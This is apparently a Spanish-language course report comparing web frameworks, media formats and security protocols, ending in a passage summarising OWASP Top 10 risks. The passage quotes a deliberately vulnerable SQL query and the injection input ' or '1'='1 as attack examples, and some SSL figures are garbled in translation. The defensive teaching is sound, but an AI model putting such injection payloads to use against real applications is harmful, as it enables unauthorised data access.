* Puede poner en riesgo la seguridad del sitio, con el actual problema llamado XSS (significa en inglés Cross Site Scripting renombrado a XSS por su similitud con las hojas de estilo [CSS](http://www.maestrosdelweb.com/editorial/introcss/)).

### Nuevas tecnologías web (Tabla comparativa)

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| TECNOLOGÍA | DEFINICIÓN | VENTAJAS | TECNOLOGÍAS  QUE USA | LICENCIAS |
| Bootstrap  Imagen relacionada | Bootstrap, es un framework originalmente creado por Twitter, que permite crear interfaces web con CSS y JavaScript, cuya particularidad es la de adaptar la interfaz del sitio web al tamaño del dispositivo en que se visualice. Es decir, el sitio web se adapta automáticamente al tamaño de una PC, una Tablet u otro dispositivo. | * Es compatible con la mayoría de navegadores web. * Sistema grid de 12 columnas. * Elementos CSS3 prefabricados: botones, alertas, formularios, tablas, set de iconos, etc. * Plugins JavaScript (tooltips, popover, transiciones, dropdown, etc) | CSS | APACHE LICENCE |
| Foundation  Resultado de imagen para foundation framework logo | La competencia de [Bootstrap](http://www.4rsoluciones.com/blog/bootstrap-el-versatil-framework-de-twitter-2/) se llama [Foundation](http://foundation.zurb.com/) y es un framework orientado al desarrollo de sitios web [responsivos](http://www.4rsoluciones.com/blog/diseno-web-responsivo-muchos-tamanos-una-solucion-4/) bajo el enfoque [mobile first](http://www.4rsoluciones.com/blog/mobile-first-otro-enfoque-para-crear-sitios-web-multiplataforma-2/). | * Tiene una amplia comunidad y soporte. * Flexible sistema de 12 columnas grid. * Gran cantidad de estilos. * Elementos HTML: botones, formularios, sliders etc. * Soporte entre dispositivos, resoluciones etc. | SASS/SCSS | MIT |
| HTML 5 Boilerplate  Resultado de imagen para Html5 Boilerplate framework logo | HTML5 Boilerplate nos ofrece simplificar el proceso de construcción de sitios web en HTML5 y para ello nos permite descargar una especie de template o plantilla que puede ayudar no solo a los desarrolladores web novatos. | * Template adaptado a dispositivos móviles y otras resoluciones. * Amplia documentación con trucos y consejos. * Librerías jQuery y Modernizer. * Iconos, estilos, helpers etc. * Un snippet optimizado para Google Analytics. |  | OPEN SOURCE |
| Materialize Design  Resultado de imagen para materialize design logo | Material design es un concepto, una filosofía, un lenguaje de diseño con pautas enfocadas al diseño utilizado en la UI de Android, pero también para la web y en cualquier plataforma, se trata de un diseño más limpio en el que predominan animaciones y transiciones de respuesta, el relleno y los efectos de profundidad tales como la iluminación y las sombras. | * Fácil manejo * Permite crear interfaces que se adapten a distintas resoluciones y navegadores. * Crea animaciones con filosofía Material Design. * Crea un menú lateral abierto. * También integra Parallax, Pushpin y scrollspy, con el único objetivo de que el diseño sea más atractivo. | JAVASCRIPT  CSS  SASS | MIT |
| Meteor JS | Meteor es una plataforma de open source para la web, móvil y escritorio. Es un framework para aplicaciones web con JavaScript. Meteor funciona con un rendereo reactivo en donde se integra Angular JS y React JS o el framework Blaze | * Las aplicaciones son en tiempo real * Todo es con un único lenguaje: * Smart Packages * Soporte | NODE JS  NPM  JAVASCRIPT  ANGULAR  REACT  BLADE  VUE JS  MONGO DB | MIT  GPL  FREE BSD |
| Ionic  Resultado de imagen para ionic framework logo | Ionic 2 es un framework para el desarrollo de aplicaciones híbridas, inicialmente pensado para móviles y tablets, aunque ahora también capaz de implementar aplicaciones web e incluso dentro de pocas aplicaciones de escritorio multiplataforma. | * Utilidad multiplataforma * Interfaz de usuario amigable * Framework libre y código abierto * Desarrollo posible y fácil de aplicaciones de cross mobile | NODE JS  CORDOVA  ANGULAR JS.  NPM  SASS | MIT  GPL  OPEN SOURCE |
| Polymer  Resultado de imagen para polymer framework logo | Polymer es una biblioteca liviana que lo ayuda a aprovechar al máximo los componentes web.  Con Web Components, puede crear elementos personalizados reutilizables que interactúen sin problemas con los elementos integrados del navegador, o divida su aplicación en componentes de tamaño adecuado, haciendo que su código sea más limpio y menos costoso de mantener. | * Polymer App Toolbox * Toolbox * Polymer te permite usar Web Components hoy * Polymer es un conjunto de librerías especiales, mejor conocidas como Polyfills * Puedes crear tus propios Custom Elements. | CUSTOM ELEMENTS  HTML TEMPLATES  SHADOW DOM  HTML IMPORTS | BSD-OLD |
| Motion UI  Resultado de imagen para motion ui | Motion UI es una biblioteca Sass para crear rápidamente transiciones y animaciones de CSS. Motion UI incluye un conjunto de efectos prefabricados como clases de CSS. Esto incluye los efectos de transición a deslizamiento, fundido, bisagra, escala y giro, así como algunas animaciones incorporadas. | * Se puede adaptar fácilmente para trabajar con cualquier biblioteca de animación de frameworks, como Angular o React. * Motion es una herramienta poderosa para los diseñadores, que nos permite diseñar interfaces más expresivas al darles a los usuarios colas alrededor de la jerarquía, la orientación espacial, y más. | JAVASCRIPT  JQUERY  SASS | MIT |

|  |
| --- |
| MEJOR TECNOLOGÍA |
| La mejor tecnología según analizando la comparación, en cuanto a los framework de diseño responsivos, el que tiene mayores ventajas tanto de su uso y facilidad de aprender es Materialize Design pues a pesar de que aún no es muy conocido como Bootstrap o Foundation es muy fácil utilizarlo e implementarlo en el desarrollo web además que es uno de los frameworks desarrollados por la empresa líder en la informática Google.  En cuanto a las tecnologías de desarrollo de aplicaciones web y mobiles a nuestra consideración como quipo es Ionic el cual es una herramienta gratuita y open source, está basado en HTML, css, JavaScript y construida con sass y se puede optimizar con Angular el cual es un framework muy usado en la industria del software además tiene ventajas considerables como su alto rendimiento, optimización angular-Ionic, centro nativo, buen diseño, cli potente. |

## Medios digitales

### Imagen

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| IMAGEN | | | | |
| Formato | Definición | Características | Ventajas | Desventajas |
| SVG | SVG (Scalable Vector Graphics) es un formato vectorial poco conocido pero muy útil para su uso online por su flexibilidad y por la capacidad de ofrecer gráficos con calidad. | * Está basado en XML, de modo que es un lenguaje extensible y su fuente no sólo queda a la vista de nuestros ojos, sino que también es editable. * Las compañías de software pueden ampliarlo y aplicarlo de forma más ceñida a sus necesidades, sin que se pierda la comprensión prototípica y elemental entre todos ellos; es decir, siempre queda algo de entendimiento básico. | * No pierde calidad al cambiarlo de tamaño * Pesa mucho menos que otros formatos * Puedes animarlos * El contenido puede ser rastreable e indexable por Google | * No es un formato accesible para el usuario común * No sustituye a otros formatos * Tiene problemas de compatibilidad * Puede perjudicar el ratio texto/código de una web |
| JPG | Son las siglas de Joint Photographic Experts Group, el nombre del grupo que creó este formato. jpg es un formato de compresión de imágenes, tanto en color como en escala de grises, con alta calidad (a todo color). | * El formato JPEG o JPG es utilizado como extensión predeterminada por las cámaras digitales debido a que permite comprimirlas sin necesidad de bajar su calidad en la resolución | * Soporta los modos de color CMYK, RGB y escala de grises. * Tiene una versatilidad muy buena. * Una comprensión bastante alta. | * Formato con pérdida de información. * Pérdida de calidad al momento de modificar. |
| PNG | Son las siglas de Portable Network Graphics, un formato de compresión de imágenes aprobado por el World Wide Web Consortium (W3C) como sustituto del formato .gif. Los archivo tipo .gif utilizan un algoritmo de compresión de datos que está patentado, mientras que el formato .png no está patentado y no necesita licencia para su utilización. | * Permite el uso de transparencias con bastante profundidad, ya sea completa o en ciertos píxeles utilizando diferentes canales. * Si bien no son óptimas para diseño de impresión de alto nivel, sí se utilizan para diseño web, o en condiciones no profesionales, debido a su peso moderado y buena administración del color. | * Admite la compresión sin pérdida de alto nivel. * Admite la transparencia del canal alfa. * Admite la corrección gamma. * Es compatible con los exploradores web. | * Los programas antiguos no admiten archivos PNG. * No ofrece ningún soporte para archivos con varias imágenes o GIFs. |
| GIF | Acrónimo para Graphic Interchange Format que se traduce a Formato de Intercambio de Gráficos. Este tipo de formato se encuentra limitado a 256 colores. Aunque la cifra parece bastante alta, en la web en realidad es un número algo bajo ya que ciertas fotografías con detalle pueden tener miles de tonos distintos. | * Soporta imágenes de hasta 256 colores, que está muy bien, pero que para imágenes realísticas no es suficiente. * Permiten transparencias | * El peso de los archivos es considerablemente menor al de un video, por lo que subirlo o descargarlo no consume mucho. * Ayudan a construir una imagen moderna de tu negocio, donde a mayor alcance e interacción, la promoción se vuelve más interesante, atrayendo nuevos seguidores. * Aumentan el tiempo de permanencia en tu sitio gracias al “autoloop”. * No sólo son fáciles de consumir, también son contenidos empáticos que ayudan a conectar con tus seguidores desde un enfoque emocional. * En RRSS también se puede hacer uso de GIFs ya creados. | * Diseñarla toma más tiempo y recursos que una imagen fija en JPG, ya que se debe considerar la planificación y validación del relato junto a la ejecución de la imagen en distintos programas. * De todas maneras sigue siendo mucho más económico que un video, tanto en su ejecución como en la subida y carga. * En campañas de mails, los problemas de compatibilidad de Outlook hacen que sólo aparezca el primer frame del GIF. * Lo recomendado es crear los archivos de tal manera que muestren la información más relevante en este espacio. |

### Audio

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| AUDIO | | | | | |
| Formato |  | Definición | Características | Ventajas | Desventajas |
| MP3 |  | Llamado exactamente MPEG-1 Audio Layer 3, es una forma de codificar audio usando un algoritmo de compresión que genera pérdida de datos reduciendo la cantidad de información requerida para representar una grabación de audio | * El formato MP3 (MPEG 1 Layer 3) fue creado por el Instituto Fraunhofer y por su extraordinario grado de compresión y alta calidad está prácticamente monopolizando el mundo del audio digital. * Es ideal para publicar audios en la web. Se puede escuchar desde la mayoría de reproductores. * La transformación de WAV a MP3 o la publicación directa de una grabación en formato MP3 es un proceso fácil y al alcance de los principales editores de audio. * Tiene un enorme nivel de compresión respecto al WAV. En igualdad del resto de condiciones reduciría el tamaño del archivo de un fragmento musical con un factor entre 1/10 y 1/12. * Presentan una mínima pérdida de calidad. | * Ya que tiene menos megabytes que un archivo normal de música, se puede fácilmente compartir con amigos, familiares etc… * Es muy fácil de meter este tipo de formato en reproductores de música. (IPOD) * El formato mp3 permite grabar sonidos en menos megabytes que un formato común d música. * Permite la distribución rápida y eficaz de la música. * Es un nuevo medio de comunicación y difusión de información, así como, por ejemplo: Podcasts * Utiliza menos espacio que la canción original, o el archivo original. | * El formato MP3 causa que la gente ya no quiera comprar más CD porque se les es más fácil bajar música de internet y gratis * La calidad del sonido no es buena. * El volumen a veces sube y baja y suena a estática. * Pérdida de calidad en todo el formato. * Pierden información del audio, lo que causa la mala calidad de sonido. * Se pierden los derechos de autor. * Es ilegal a veces por bajarla gratis. |
| WAV |  | El formato WAV (WaveForm Audio File) es un archivo que desarrolló originalmente Microsoft para guardar audio. Los archivos tienen extensión .wav | * Es ideal para guardar audios originales a partir de los cuales se puede comprimir y guardar en distintos tamaños de muestreo para publicar en la web. * Es un formato de excelente calidad de audio. * Sin embargo, produce archivos de un peso enorme. Una canción extraída de un CD (16 bytes, 44100 Hz y estéreo) puede ocupar entre 20 y 30 Mb. * Compresión: Los archivos WAV se pueden guardar con distintos tipos de compresión. Las más utilizadas son la compresión PCM y la compresión ADPCM. No obstante incluso definiendo un sistema de compresión, con un audio de cierta duración se genera un archivo excesivamente pesado. * El formato WAV se suele utilizar para fragmentos muy cortos (no superiores a 3-4 segundos), normalmente en calidad mono y con una compresión Microsoft ADPCM 4 bits. | * Puede contener otras resoluciones o incluso ser monofónicos. * Se puede considerar mucho para grabar voces. | * Se considera insuficiente para la música. * Las más comunes son a 16 bits y 44,1kHz. * Las WAV monofónicos a 8 bits y 22kHz eran solo capaces de reproducir esta resolución. |
| *OGG* |  | OGG es un formato contenedor bitstream que ofrece alta eficiencia en el streaming y la compresión de archivos. Como la mayoría de formatos contenedores, Ogg encapsula datos comprimidos y no comprimidos permitiendo la interpolación de los datos de audio y video dentro de un solo formato conveniente. | * El formato OGG ha sido desarrollado por la Fundación Xiph.org. * Es el formato más reciente y surgió como alternativa libre y de código abierto (a diferencia del formato MP3). * Muestra un grado de compresión similar al MP3, pero según los expertos en música la calidad de reproducción es ligeramente superior. * No todos los reproductores multimedia son capaces de leer por defecto este formato. En algunos casos es necesario instalar los códecs o filtros oportunos. * El formato OGG puede contener audio y vídeo. | * Sería el equivalente al MP3 y WMA, pero libre y gratuito. * El código de los códecs es abierto. * Está disponible para la comunidad, que puede seguir mejorándolo. * Tiene excelentes tasas de compresión. * Calidad superior a la del WMA y muy superior al MP3. * Suena mejor que un MP3 a 192 Kbps * Añade cierto brillo artificial en las frecuencias altas, siendo muy inferiores las pérdidas producidas por la teoría psico acústica. | * La compresión OGG lenta. * No muchos reproductores pueden leer este formato. |

### Video

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| VIDEO | | | | | |
| Formato |  | Definición | Características | Ventajas | Desventajas |
| AVI |  | Los archivos AVI fueron desarrollados por Microsoft con la intención de almacenar datos de audio y video en un solo archivo. La abreviatura de AVI es Audio Video Interleave. Es una extensión de archivo que tiene la capacidad de almacenar datos de audio y video en un solo archivo. | * Contiene vídeo con muy buena calidad. * Una de sus mayores desventajas es que el peso de los archivos siempre es muy elevado, lo que hace que los vídeos en este formato no sean aptos para colgarlos en Internet. * Se puede visualizar con la mayoría de reproductores en un ordenador tanto Windows como Mac, siempre y cuando estén instalados los códecs de vídeo y audio para cada tipo de reproductor. * Generalmente, los códecs que tienen una mayor capacidad de compresión y una calidad bastante buena son DivX y XviD; se suelen utilizar para vídeos de larga duración como películas. * Es un formato que se utiliza mucho para guardar vídeos originales que han sido capturados con una cámara digital. | * Para almacenar discos DVD y discos, puede crearlos fácilmente en formato de archivo AVI. * El formato de archivo AVI tiene una muy buena calidad de fidelidad de audio * Los anuncios, promociones y películas cortas generalmente recurren a formatos de archivo AVI debido a su mayor capacidad de compresión. * No requiere un dispositivo de hardware específico o una aplicación de software para ejecutar el archivo. * Debido a la disponibilidad de muchos códecs, es muy fácil obtener la relación de compresión requerida del formato AVI. | * Comprimir archivos AVI más allá de cierto grado puede resultar en mala calidad o pérdida de calidad del video. * Si desea recuperar y reproducir el archivo, tendrá que utilizar el mismo códec que utilizó, entonces necesitará el mismo códec para instalar en el sistema. * Los archivos AVI pueden ser formatos de archivos muy grandes si no los comprime. |
| MP4 |  | Es un estándar de formato multimedia que es parte del MPEG-4. Formalmente llamado ISO/IEC 14496-14:2003. La extensión de archivo oficial es .mp4.  Se usa especialmente para el almacenamiento de video y audio digital, especialmente los definidos por MPEG, pero también puede almacenar otros datos como subtítulos e imágenes. | * Este codifica el video en casi cualquier resolución, desde las más básicas hasta 4K logrando una gran calidad y archivos de «peso» algo más reducido que el logrado por algunos de sus competidores más directos. Además, cabe mencionar que se basa en el comentado códec para las imágenes H.264 y en lo que se refiere al audio, utiliza AAC. | * El formato de archivo MP4 da una impresión de calidad muy parecida a la calidad de vídeo del DVD original. Y los vídeos de este tipo se pueden descargar desde los sitios web de forma rápida y sencilla con la conexión de banda ancha de alta velocidad disponible. * MP4 admite hardware de gran tamaño. Como un formato de vídeo estándar, dispositivos y aparatos digitales modernos se pueden reproducir sin problemas. * La tecnología de MP4 es ampliable. Se puede adaptar para crear la base para el desarrollo de nuevas tecnologías incluidas en la “familia MP4”. | * Si se realiza la conversión en un sistema operativo que no sea compatible, podría tener problemas. * Más fácil de descargar por internet de manera ilegal. |
| WMV |  | Un WMV es un archivo de video en el formato "Windows Media Video" (WMV, por sus siglas en inglés). Es uno de los formatos más utilizados y más antiguo disponible para video digital. Los archivos WMV son ampliamente compatibles, crean archivos de video relativamente pequeños y preservan la calidad mejor que muchos otros formatos de video de alta compresión. | * Es una alternativa que funciona por medio de varias tecnologías propietarias de nuevo, de Microsoft. * En su funcionamiento utiliza una versión no estándar del conocido MPEG-4 y audio con múltiples canales simultáneos usando el códec de vídeo WMV y el de audio llamado WMA. | * Los archivos WMV tienden a ser bastante pequeños teniendo en cuenta la cantidad de información de video que conservan. * Debido al pequeño tamaño, WMV puede ser utilizado en los sitios web sin incrementar drásticamente el tiempo de carga. * Además, muchos programas basados ​​en Windows utilizan WMV. Muchos programas especializados, como el software de visualización legal o las primeras versiones de PowerPoint, sólo son compatibles con algunos formatos y WMV es a menudo uno de esos formatos. | * La principal desventaja de WMV es su compatibilidad con las plataformas que no son de Windows. * Es difícil encontrar reproductores Apple o Linux que sean capaces de reproducir archivos WMV. Por esta razón, WMV no se ha convertido en un formato web estándar, a pesar de su pequeño tamaño. * La mayoría de los sitios web utilizan la tecnología Adobe Flash ya que está ampliamente disponible en múltiples sistemas operativos. |

## Protocolos de seguridad

**SSL**

Secure Sockets Layer es un protocolo diseñado para permitir que las aplicaciones para transmitir información de ida y de manera segura hacia atrás. Las aplicaciones que utilizan el protocolo Secure Sockets Layer sí saben cómo dar y recibir claves de cifrado con otras aplicaciones, así como la manera de cifrar y descifrar los datos enviados entre los dos. (Inc, 2003)

Para establecer una conexión segura SSL, sin embargo, su aplicación debe tener una clave de cifrado que le asigna una autoridad de certificación en la forma de un Certificado. Una vez que haya una única clave de su cuenta, usted puede establecer una conexión segura utilizando el protocolo SSL.

Claves de 40-bit de poco se usaron. Cada bit puede contener un uno o un cero - lo que significaba que eran dos 40 claves diferentes disponibles. Eso es un poco más de un billón claves distintas. Debido a la velocidad cada vez mayor de computadoras, se hizo evidente que una clave de 40 bits no era lo suficientemente seguro. Posiblemente, con los procesadores de gama alta que vendría en el futuro, los piratas informáticos podría llegar a probar todas las claves hasta encontrar el adecuado, lo que les permite descifrar y robar información privada. Que tomaría algún tiempo, pero era posible.

Las claves se alargaron a 128 bits. Eso es 2128 claves, códigos de cifrado o 340.282.366.920.938.463.463.374.607.431.768.211.456 único. (Eso es 340000000000000 billones de billones, para aquellos de ustedes hacer el seguimiento en casa.) Se determinó que si las computadoras siguió avanzando en la velocidad como lo han hecho en el pasado, estos códigos de 128 bits que permanecen seguros durante por lo menos una década más, si no más. Certificados DigiCert no se detienen allí, sin embargo. Los certificados SSL DigiCert también son compatibles con el nuevo estándar de RSA 2048-bit de encriptación.

**TLS**

El protocolo TLS (Transport Layer Security - Seguridad de la capa de transporte) permite que dos partes se comuniquen con privacidad e integridad de datos. El protocolo TLS ha evolucionado a partir del protocolo SSL 3.0, pero TLS y SSL no pueden interactuar.

El protocolo TLS proporciona seguridad en las comunicaciones a través de Internet y permite que las aplicaciones cliente/servidor se comuniquen de forma privada y fiable. El protocolo dispone de dos capas: el Protocolo TLS de registro y el Protocolo TLS de reconocimiento, y estos cuentan con capas por encima de un protocolo de transporte como TCP/IP.

Permite y garantiza el intercambio de datos en un entorno seguro y privado entre dos entes, el usuario y el servidor, mediante aplicaciones como HTTP, POP3, IMAP, SSH, SMTP o NNTP. Nos referimos al TLS como la evolución del SSL dado que está basado en éste último certificado y funciona de manera muy similar, básicamente: encripta la información compartida.

¿Cómo la encripta? Mediante dos protocolos en capas diferentes: el protocolo de autenticación (llamado TLS Record Protocol) y el de mutuo acuerdo (también conocido como TLS Handshake Protocol).

**a) Record:** se lleva a cabo la autenticación para que la transmisión de datos sea mediante una conexión privada y fiable (se negocia la encriptación y la integridad del emisor-receptor)

**b) Handshake:** se negocia el mensaje de manera segura. En cada mensaje se especifica el protocolo en un campo (llamado content\_type) y se cifra y empaqueta con un código de autentificación (o MAC).

**SET**

Secure Electronic Transaction es un protocolo que ofrece paquetes de datos para todas las transacciones y cada transacción es autentificada con una firma digital. Esta normativa apareció con el auge de las páginas que venden directamente sus productos  y servicios a través de la red.

Cuando se realiza una transacción segura por medio de SET, los datos del cliente son enviados al servidor del vendedor, pero dicho vendedor sólo recibe la orden. Los números de la tarjeta del banco se envían directamente al banco del vendedor, quien podrá leer los detalles de la cuenta bancaria del comprador y contactar con el banco para verificarlos en tiempo real.

Este tipo de método requiere una firma electrónica del usuario de la tarjeta para verificar que es su propietario.

**S-HTTP**

A diferencia de SSL (Secure Socket Layer) que funciona transportando capas, SHTTP garantiza la seguridad del mensaje mediante el protocolo HTTP, que marca individualmente los documentos HTML con certificados. En tanto que SSL es independiente de la aplicación utilizada y puede cifrar todo tipo de comunicación, SHTTP está íntimamente relacionado con el protocolo HTTP y cifra mensajes de forma individual.

Todos los productos MasterBase® trabajan únicamente con protocolo https. Contamos con un área exclusivamente dedicada a revisar en forma periódica y exhaustiva todos nuestros componentes, elementos y aplicaciones, para asegurar que estamos en consonancia con las últimas actualizaciones de seguridad, las cuales varían día a día.

Además, MasterBase® ha alcanzado los más altos estándares de seguridad en certificados y cuenta con la validación extendida que mencionamos anteriormente. Esto es fácilmente comprobable desde su navegador web. Por ejemplo, si usted ingresa a nuestro sitio a través de Internet Explorer verá la barra URL en verde conjuntamente con un candado que indica el uso de validación extendida:

El sistema HTTPS utiliza un cifrado basado en SSL/TLS para crear un canal cifrado (cuyo nivel de cifrado depende del servidor remoto y del navegador utilizado por el cliente) más apropiado para el tráfico de información sensible que el protocolo HTTP. De este modo se consigue que la información sensible (usuario y claves de paso normalmente) no pueda ser usada por un atacante que haya conseguido interceptar la transferencia de datos de la conexión, ya que lo único que obtendrá será un flujo de datos cifrados que le resultará imposible de descifrar. El puerto estándar para este protocolo es el 443.

**SSH**

Secure Shell es un protocolo que facilita las comunicaciones seguras entre dos sistemas usando una arquitectura cliente/servidor y que permite a los usuarios conectarse a un host remotamente.

A diferencia de otros protocolos de comunicación remota tales como FTP o Telnet, SSH encripta la sesión de conexión, haciendo imposible que alguien pueda obtener contraseñas no encriptadas. SSH está diseñado para reemplazar los métodos más viejos y menos seguros para registrarse remotamente en otro sistema a través de la shell de comando, tales como telnet o rsh. Un programa relacionado, el scp, reemplaza otros programas diseñados para copiar archivos entre hosts como rcp. Ya que estas aplicaciones antiguas no encriptan contraseñas entre el cliente y el servidor, evite usarlas mientras le sea posible.

El uso de métodos seguros para registrarse remotamente a otros sistemas reduce los riesgos de seguridad tanto para el sistema cliente como para el sistema remoto. (Massachusetts, 2018)

## Tipos de vulnerabilidad

|  |  |  |  |
| --- | --- | --- | --- |
| TIPOS DE VULNERABILIDAD | | | |
| Resultado de imagen para que es vulnerabilidad web | | | |
| Resultado de imagen para signo de pregunta¿Qué es Vulnerabilidad?   * Se define como una debilidad que se encuentra en un activo o en un control y que puede ser explotada por una o más amenazas, lo que deriva en un riesgo de seguridad. (Ángel, 2014) * Son puntos débiles del software que permiten que un atacante comprometa la integridad, disponibilidad o confidencialidad del mismo. (Joshimar, 2014) | | | |
| ¿Cuáles son los riegos en seguridad de aplicaciones?  Los ataques pueden, potencialmente, utilizar diferentes rutas a través de su aplicación para perjudicar su negocio u organización. Cada uno de estos caminos representa un riesgo que puede o no ser suficiente grave como para merecer atención.  Algunas veces, estos caminos son fáciles de encontrar y explorar, mientras que otras son extremadamente difíciles. De la misma manera, el perjuicio ocasionado puede no tener consecuencias, o puede dejarlo en la quiebra. A fin de determinar el riesgo para las organizaciones, poder evaluar la probabilidad asociada a cada agente de amenaza, vectores de ataque, debilidad de seguridad y combinarlo con una estimación del impacto técnico y de negocio para las organizaciones el OWASP (The Open Web Application Security Project) el cual por medio de su Top 10 aborda los riesgos de seguridad de aplicaciones más impactantes que enfrentan las organizaciones en la actualidad. (OWASP, 2017) | | | |
| A continuación se muestra una comparativa del top 10 donde se muestran los cambios que se han acelerado durante los 4 años. La cual está basada en la mejora de la metodología, la utilización de nuevos procesos de obtención de datos y por supuesto basándose en los frameworks y lenguajes que eran utilizados hasta el 2017. | | | |
| RIESGOS EN LA SEGURIDAD DE LAS APLICACIONES | | | |
| Inyección | | | |
| Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización. | | | |
|  | | | |
| Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete. | Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM.  Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y fuzzers ayudan a encontrarlos. | | Una inyección puede causar divulgación y denegación de acceso.  El impacto al negocio depende de las necesidades de la aplicación y de los datos. |
| ¿La aplicación es vulnerable?  Una aplicación es vulnerable a ataques de este tipo cuando:   * Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación. * Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto. * Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles. * Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados. | | **Plan de contingencia**  Para prevenir inyecciones, se requiere separar los datos de los comandos y las consultas.   * La opción preferida es utilizar una API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada.   **Nota:** Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o se ejecutan parámetros utilizando EXECUTE IMMEDIATE o exec ().   * Realice validaciones de entradas de datos en el servidor, utilizando "listas blancas". De todos modos, esto no es una defensa completa ya que muchas aplicaciones requieren el uso de caracteres especiales, como en campos de texto, APIs o aplicaciones móviles. * Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de caracteres específica para el intérprete que se trate.   **Nota:** La estructura de SQL como nombres de tabla, nombres de columna, etc. no se pueden escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son peligrosos. Este es un problema común en el software de redacción de informes.   * Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL. | |
| Ejemplos de escenarios de ataque  Escenario #1: La aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:  String query = "SELECT \* FROM accounts WHERE custID='"  + request.getParameter("id") + "'";  Escenario #2: La confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo Hibernate Query Language (HQL):  Query HQLQuery = session.createQuery("FROM accounts WHERE custID='"  + request.getParameter("id") + "'");  Escenario #3: En ambos casos, el atacante puede modificar el parámetro “id” en su navegador para enviar: ‘or ‘1’=1. Por ejemplo:  http://example.com/app/accountView?id=' or '1'='1  Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla “accounts”. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados. | | | |
| Pérdida de Autenticación | | | |
| Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explorar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente). | | | |
|  | | | |
| Los atacantes tienen acceso a millones de combinaciones de pares de usuario y contraseña conocidos (debido a fugas de información), además de cuentas administrativas por defecto. Pueden realizar ataques mediante herramientas de fuerza bruta o diccionarios para romper los hashes de las contraseñas. | Los errores de pérdida de autenticación son comunes debido al diseño y la implementación de la mayoría de los controles de acceso. La gestión de sesiones es la piedra angular de los controles de autenticación y está presente en las aplicaciones.  Los ataques pueden detectar la autenticación defectuosa utilizando medios manuales y explotarlos utilizando herramientas automatizadas con listas de contraseñas y ataques de diccionario. | | Los ataques solo tienen que obtener el acceso a unas pocas cuentas o a una cuenta de administrador para comprometer el sistema. Dependiendo del dominio de la aplicación, esto puede permitir rodo de identidad, lavado de dinero y divulgación de información sensible protegida legalmente. |
| ¿La aplicación es vulnerable?  La confirmación de la identidad y la gestión de sesiones del usuario son fundamentales para protegerse contra ataques relacionados con la autenticación.  Pueden existir debilidades de autenticación si la aplicación:   * Permite ataques automatizados como la reutilización de credenciales conocidas, cuando el atacante ya posee una lista de pares de usuario y contraseña validados. * Permiten ataques de fuerza bruta y/o ataques automatizados. * Permite contraseñas por defecto, débiles o muy conocidas, como “Password1”, “Contraseña1” o “admin/admin”. * Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales, como “respuestas basadas en el conocimiento”, las cuales no se pueden implementar de forma segura. * Almacena las contraseñas en texto claro o cifrado con métodos de hashing débiles. * No posee autenticación multi-factor o fue implementada de forma ineficaz. * Expone sesión IDs en las URL, no la invalida correctamente o no la rota satisfactoriamente luego del cierre de sesión o de un periodo de tiempo determinado. | | **Plan de contingencia**   * Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas. * No utilice credenciales por defecto en su software, particularmente en el caso de administradores. * Implemente controles contra contraseñas débiles. * Alinear la política de longitud, complejidad y rotación de contraseñas con las recomendaciones de la Sección para secretos de memorización (pages.nist.gov, 2018) u otras políticas de contraseñas modernas, basadas en evidencias. * Mediante la utilización de los mensajes genéricos iguales en todas las salidas, asegúrese que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios. * Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta. * Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión. El sesión-ID no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio. | |
| Ejemplos de escenarios de ataque  Escenario #1: El relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.  Escenario #2: La mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas de la rotación y complejidad de las contraseñas desalientan el uso de claves débiles por parte de los usuarios.  Escenario #3: Los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar “logout”, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continua activa y el usuario se encuentra autenticado. | | | |
| Exposición de datos sensibles | | | |
